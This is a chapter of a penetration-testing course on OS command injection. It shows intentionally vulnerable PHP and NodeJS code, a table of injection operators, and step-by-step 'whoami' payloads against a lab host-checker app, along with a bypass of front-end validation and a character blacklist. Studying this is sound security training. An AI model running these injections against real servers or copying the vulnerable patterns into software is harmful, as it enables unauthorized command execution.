22. Command Injections

Intro to Command Injections

A Command Injection vulnerability is among the most critical types of vulnerabilities. It allows us to execute system commands directly on the back-end hosting server, which could lead to compromising the entire network. If a web application uses user-controlled input to execute a system command on the back-end server to retrieve and return specific output, we may be able to inject a malicious payload to subvert the intended command and execute our commands.

What are Injections

Injection vulnerabilities are considered the number 3 risk in OWASP's Top 10 Web App Risks, given their high impact and how common they are. Injection occurs when user-controlled input is misinterpreted as part of the web query or code being executed, which may lead to subverting the intended outcome of the query to a different outcome that is useful to the attacker.

There are many types of injections found in web applications, depending on the type of web query being executed. The following are some of the most common types of injections:

Injection	Description
OS Command Injection	Occurs when user input is directly used as part of an OS command.
Code Injection	Occurs when user input is directly within a function that evaluates code.
SQL Injections	Occurs when user input is directly used as part of an SQL query.
Cross-Site Scripting/HTML Injection	Occurs when exact user input is displayed on a web page.

There are many other types of injections other than the above, like `LDAP injection`, `NoSQL Injection`, `HTTP Header Injection`, `XPath Injection`, `IMAP Injection`, `ORM Injection`, and others. Whenever user input is used within a query without being properly sanitized, it may be possible to escape the boundaries of the user input string to the parent

query and manipulate it to change its intended purpose. This is why as more web technologies are introduced to web applications, we will see new types of injections introduced to web applications.

OS Command Injections

When it comes to OS Command Injections, the user input we control must directly or indirectly go into (or somehow affect) a web query that executes system commands. All web programming languages have different functions that enable the developer to execute operating system commands directly on the back-end server whenever they need to. This may be used for various purposes, like installing plugins or executing certain applications.

PHP Example

For example, a web application written in `PHP` may use the `exec`, `system`, `shell_exec`, `passthru`, or `popen` functions to execute commands directly on the back-end server, each having a slightly different use case. The following code is an example of PHP code that is vulnerable to command injections:

```
<?php
if (isset($_GET['filename'])) {
    system("touch /tmp/" . $_GET['filename'] . ".pdf");
}
?>
```


Perhaps a particular web application has a functionality that allows users to create a new `.pdf` document that gets created in the `/tmp` directory with a file name supplied by the user and may then be used by the web application for document processing purposes. However, as the user input from the `filename` parameter in the `GET` request is used directly with the `touch` command (without being sanitized or escaped first), the web application becomes vulnerable to OS command injection. This flaw can be exploited to execute arbitrary system commands on the back-end server.

NodeJS Example

This is not unique to `PHP` only, but can occur in any web development framework or language. For example, if a web application is developed in `NodeJS`, a developer may use `child_process.exec` or `child_process.spawn` for the same purpose. The following example performs a similar functionality to what we discussed above:

```
app.get("/createfile", function(req, res){
    child_process.exec(`touch /tmp/${req.query.filename}.txt`);
```

```
})
```

The above code is also vulnerable to a command injection vulnerability, as it uses the `filename` parameter from the `GET` request as part of the command without sanitizing it first. Both `PHP` and `NodeJS` web applications can be exploited using the same command injection methods.

Likewise, other web development programming languages have similar functions used for the same purposes and, if vulnerable, can be exploited using the same command injection methods. Furthermore, Command Injection vulnerabilities are not unique to web applications but can also affect other binaries and thick clients if they pass unsanitized user input to a function that executes system commands, which can also be exploited with the same command injection methods.

The following section will discuss different methods of detecting and exploiting command injection vulnerabilities in web applications.


Detection

The process of detecting basic OS Command Injection vulnerabilities is the same process for exploiting such vulnerabilities. We attempt to append our command through various injection methods. If the command output changes from the intended usual result, we have successfully exploited the vulnerability. This may not be true for more advanced command injection vulnerabilities because we may utilize various fuzzing methods or code reviews to identify potential command injection vulnerabilities. We may then gradually build our payload until we achieve command injection. This module will focus on basic command injections, where we control user input that is being directly used in a system command execution a function without any sanitization.


To demonstrate this, we will use the exercise found at the end of this section.

Command Injection Detection

When we visit the web application in the below exercise, we see a `Host Checker` utility that appears to ask us for an IP to check whether it is alive or not:



We can try entering the localhost IP `127.0.0.1` to check the functionality, and as expected, it returns the output of the `ping` command telling us that the localhost is indeed alive:



Although we do not have access to the source code of the web application, we can confidently guess that the IP we entered is going into a `ping` command since the output we receive suggests that. As the result shows a single packet transmitted in the ping command, the command used may be as follows:

```
ping -c 1 OUR_INPUT
```

If our input is not sanitized and escaped before it is used with the `ping` command, we may be able to inject another arbitrary command. So, let us try to see if the web application is vulnerable to OS command injection.

Command Injection Methods

To inject an additional command to the intended one, we may use any of the following operators:

Injection Operator	Injection Character	URL-Encoded Character	Executed Command
Semicolon	`;`	`%3b`	Both
New Line	`\n`	`%0a`	Both
Background	`&`	`%26`	Both (second output generally shown first)
Pipe	`	`	`%7c`
AND	`&&`	`%26%26`	Both (only if first succeeds)
OR	`		`
Sub-Shell	```	`%60%60`	Both (Linux-only)
Sub-Shell	`$()`	`%24%28%29`	Both (Linux-only)

We can use any of these operators to inject another command so `both` or `either` of the commands get executed. `We would write our expected input (e.g., an IP), then use any of the above operators, and then write our new command.`

Tip: In addition to the above, there are a few unix-only operators, that would work on Linux and macOS, but would not work on Windows, such as wrapping our injected command with double backticks (```) or with a sub-shell operator (`$()`).

In general, for basic command injection, all of these operators can be used for command injections `regardless of the web application language, framework, or back-end server`. So, if we are injecting in a `PHP` web application running on a `Linux` server, or a `.Net` web application running on a `Windows` back-end server, or a `NodeJS` web application running on a `macOS` back-end server, our injections should work regardless.

Note: The only exception may be the semi-colon `;`, which will not work if the command was being executed with `Windows Command Line (CMD)`, but would still work if it was being executed with `Windows PowerShell`.

In the next section, we will attempt to use one of the above injection operators to exploit the `Host Checker` exercise.

Injecting Commands

So far, we have found the `Host Checker` web application to be potentially vulnerable to command injections and discussed various injection methods we may utilize to exploit the

web application. So, let's start our command injection attempts with the semi-colon operator (`;`).

Injecting Our Command


We can add a semi-colon after our input IP `127.0.0.1`, and then append our command (e.g. `whoami`), such that the final payload we will use is (`127.0.0.1; whoami`), and the final command to be executed would be:

```
ping -c 1 127.0.0.1; whoami
```

First, let's try running the above command on our Linux VM to ensure it does run:


```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1; whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
```


As we can see, the final command successfully runs, and we get the output of both commands (as mentioned in the previous table for `;`). Now, we can try using our previous payload in the `Host Checker` web application:



As we can see, the web application refused our input, as it seems only to accept input in an IP format. However, from the look of the error message, it appears to be originating from the

front-end rather than the back-end. We can double-check this with the `Firefox Developer Tools` by clicking `[CTRL + SHIFT + E]` to show the Network tab and then clicking on the `Check` button again:



As we can see, no new network requests were made when we clicked on the `Check` button, yet we got an error message. This indicates that the `user input validation is happening on the front-end`.

This appears to be an attempt at preventing us from sending malicious payloads by only allowing user input in an IP format. `However, it is very common for developers only to perform input validation on the front-end while not validating or sanitizing the input on the back-end.` This occurs for various reasons, like having two different teams working on the front-end/back-end or trusting front-end validation to prevent malicious payloads.

However, as we will see, front-end validations are usually not enough to prevent injections, as they can be very easily bypassed by sending custom HTTP requests directly to the back-end.


Bypassing Front-End Validation

The easiest method to customize the HTTP requests being sent to the back-end server is to use a web proxy that can intercept the HTTP requests being sent by the application. To do so, we can start `Burp Suite` or `ZAP` and configure Firefox to proxy the traffic through them. Then, we can enable the proxy intercept feature, send a standard request from the web application with any IP (e.g. `127.0.0.1`), and send the intercepted HTTP request to `repeater` by clicking `[CTRL + R]`, and we should have the HTTP request for customization:

Burp POST Request

We can now customize our HTTP request and send it to see how the web application handles it. We will start by using the same previous payload (`127.0.0.1; whoami`). We should also URL-encode our payload to ensure it gets sent as we intend. We can do so by selecting the payload and then clicking `[CTRL + U]` . Finally, we can click `Send` to send our HTTP request:

Burp POST Request



As we can see, the response we got this time contains the output of the `ping` command and the result of the `whoami` command, `meaning that we successfully injected our new command` .

Other Injection Operators

Before we move on, let us try a few other injection operators and see how differently the web application would handle them.

AND Operator

We can start with the `AND` (`&&`) operator, such that our final payload would be (`127.0.0.1 && whoami`), and the final executed command would be the following:


```
ping -c 1 127.0.0.1 && whoami
```

As we always should, let's try to run the command on our Linux VM first to ensure that it is a working command:

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 && whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=1.03 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.034/1.034/1.034/0.000 ms
21y4d
```

As we can see, the command does run, and we get the same output we got previously. Try to refer to the injection operators table from the previous section and see how the `&&` operator is different (if we do not write an IP and start directly with `&&`, would the command still work?).

Now, we can do the same thing we did before by copying our payload, pasting it in our HTTP request in `Burp Suite`, URL-encoding it, and then finally sending it:



As we can see, we successfully injected our command and received the expected output of both commands.

OR Operator

Finally, let us try the `OR` (`||`) injection operator. The `OR` operator only executes the second command if the first command fails to execute. This may be useful for us in cases where our injection would break the original command without having a solid way of having both commands work. So, using the `OR` operator would make our new command execute if the first one fails.

If we try to use our usual payload with the `||` operator (`127.0.0.1 || whoami`), we will see that only the first command would execute:

```
21y4d@htb[/htb]$ ping -c 1 127.0.0.1 || whoami

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.635 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.635/0.635/0.635/0.000 ms
```

This is because of how `bash` commands work. As the first command returns exit code `0` indicating successful execution, the `bash` command stops and does not try the other command. It would only attempt to execute the other command if the first command failed and returned an exit code `1` .


`Try using the above payload in the HTTP request, and see how the web application handles it.`

Let us try to intentionally break the first command by not supplying an IP and directly using the `||` operator (`|| whoami`), such that the `ping` command would fail and our injected command gets executed:

```
21y4d@htb[/htb]$ ping -c 1 || whoami

ping: usage error: Destination address required
21y4d
```

As we can see, this time, the `whoami` command did execute after the `ping` command failed and gave us an error message. So, let us now try the (`|| whoami`) payload in our HTTP

request:



We see that this time we only got the output of the second command as expected. With this, we are using a much simpler payload and getting a much cleaner result.

Such operators can be used for various injection types, like SQL injections, LDAP injections, XSS, SSRF, XML, etc. We have created a list of the most common operators that can be used for injections:

Injection Type	Operators
SQL Injection	`'` `,` `;` `--` `/* */`
Command Injection	`;` `&&`
LDAP Injection	`*` `(` `)` `&` `|`
XPath Injection	`'` `or` `and` `not` `substring` `concat` `count`
OS Command Injection	`;` `&` `|`
Code Injection	`'` `;` `--` `/* */` `$()` `${}` `#{}` `%{}` `^`
Directory Traversal/File Path Traversal	`../` `..\\` `%00`
Object Injection	`;` `&` `|`
XQuery Injection	`'` `;` `--` `/* */`
Shellcode Injection	`\x` `\u` `%u` `%n`
Header Injection	`\n` `\r\n` `\t` `%0d` `%0a` `%09`

Keep in mind that this table is incomplete, and many other options and operators are possible. It also highly depends on the environment we are working with and testing.

In this module, we are mainly dealing with direct command injections, in which our input goes directly into the system command, and we are receiving the output of the command. For more on advanced command injections, like indirect injections or blind injection, you may refer to the Whitebox Pentesting 101: Command Injection module, which covers advanced injections methods and many other topics.


Identifying Filters

As we have seen in the previous section, even if developers attempt to secure the web application against injections, it may still be exploitable if it was not securely coded. Another type of injection mitigation is utilizing blacklisted characters and words on the back-end to detect injection attempts and deny the request if any request contained them. Yet another layer on top of this is utilizing Web Application Firewalls (WAFs), which may have a broader scope and various methods of injection detection and prevent various other attacks like SQL injections or XSS attacks.

This section will look at a few examples of how command injections may be detected and blocked and how we can identify what is being blocked.

Filter/WAF Detection

Let us start by visiting the web application in the exercise at the end of this section. We see the same `Host Checker` web application we have been exploiting, but now it has a few mitigations up its sleeve. We can see that if we try the previous operators we tested, like (`;` , `&&` , `||`), we get the error message `invalid input` :



This indicates that something we sent triggered a security mechanism in place that denied our request. This error message can be displayed in various ways. In this case, we see it in the field where the output is displayed, meaning that it was detected and prevented by the `PHP` web application itself. `If the error message displayed a different page, with information like our IP and our request, this may indicate that it was denied by a WAF` .

Let us check the payload we sent:

```
127.0.0.1; whoami
```

Other than the IP (which we know is not blacklisted), we sent:

1. A semi-colon character `;`
2. A space character
3. A `whoami` command

So, the web application either `detected a blacklisted character` or `detected a blacklisted command`, or both. So, let us see how to bypass each.

Blacklisted Characters

A web application may have a list of blacklisted characters, and if the command contains them, it would deny the request. The `PHP` code may look something like the following:


```
$blacklist = ['&', '|', ';', ...SNIP...];
foreach ($blacklist as $character) {
    if (strpos($_POST['ip'], $character) !== false) {
        echo "Invalid input";
    }
}
```


If any character in the string we sent matches a character in the blacklist, our request is denied. Before we start our attempts at bypassing the filter, we should try to identify which character caused the denied request.

Identifying Blacklisted Character

Let us reduce our request to one character at a time and see when it gets blocked. We know that the (`127.0.0.1`) payload does work, so let us start by adding the semi-colon (

`127.0.0.1;`):



We still get an `invalid input`, error meaning that a semi-colon is blacklisted. So, let's see if all of the injection operators we discussed previously are blacklisted.

